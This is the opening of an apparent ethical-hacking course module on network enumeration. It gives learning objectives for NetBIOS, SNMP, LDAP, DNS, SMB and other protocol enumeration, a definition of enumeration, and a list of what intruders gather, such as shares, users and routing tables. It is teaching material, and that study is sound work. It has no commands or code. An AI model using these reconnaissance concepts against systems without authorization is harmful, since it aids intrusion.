
- LO#01: Explain Enumeration Concepts
- LO#02: Demonstrate Different Techniques for NetBIOS Enumeration
- LO#03: Demonstrate Different Techniques for SNMP Enumeration
- LO#04: Use Different Techniques for LDAP Enumeration
- LO#05: Use Different Techniques for NTP and NFS Enumeration
- LO#06: Demonstrate Different Techniques for SMTP and DNS Enumeration
- LO#07: Demonstrate IPsec, VoIP, RPC, Unix/Linux, Telnet, FTP, TFTP, SMB, IPv6, and BGP Enumeration
- LO#08: Explain Enumeration Countermeasures

Learning Objectives

In the previous modules, you learned about footprinting and network scanning. This module covers the next phase, enumeration. We start with an introduction to enumeration concepts. Subsequently, the module provides insight into different techniques for Network Basic Input/Output System (NetBIOS), Simple Network Management Protocol (SNMP), Lightweight Directory Access Protocol (LDAP), Network Time Protocol (NTP), Network File System (NFS), Simple Mail Transfer Protocol (SMTP), Domain Name System (DNS), Internet Protocol Security (IPsec), Voice over Internet Protocol (VoIP), remote procedure call (RPC), Linux/Unix, Telnet, File Transfer Protocol (FTP), Trivial FTP (TFTP), Server Message Block (SMB), Internet Protocol version 6 (IPv6), and Border Gateway Protocol (BGP) enumeration. The module ends with an overview of enumeration countermeasures.

At the end of this module, you will be able to:


- Describe enumeration concepts
- Explain different techniques for NetBIOS enumeration
- Explain different techniques for SNMP enumeration
- Explain different techniques for LDAP and active directory (AD) enumeration
- Explain different techniques for NTP enumeration
- Explain different techniques for NFS enumeration
- Explain different techniques for SMTP and DNS enumeration
- Explain other enumeration techniques such as IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration
- Apply enumeration countermeasures



LO#01: Explain Enumeration Concepts

Enumeration Concepts

Different sections of this module deal with the enumeration of different services and ports. Before discussing the actual enumeration process, we introduce concepts related to enumeration.



What is Enumeration?

- Enumeration involves an attacker **creating active connections with a target system** and **performing directed queries** to gain more information about the target
- Attackers use the extracted information to **identify points for a system attack** and **perform password attacks** to gain unauthorized access to information system resources
- Enumeration techniques are conducted in an **intranet environment**

Information Enumerated by Intruders

- **Network resources**
- **Network shares**
- **Routing tables**
- **Audit and service settings**
- **SNMP and FQDN details**
- **Machine names**
- **Users and groups**
- **Applications and banners**

What is Enumeration?

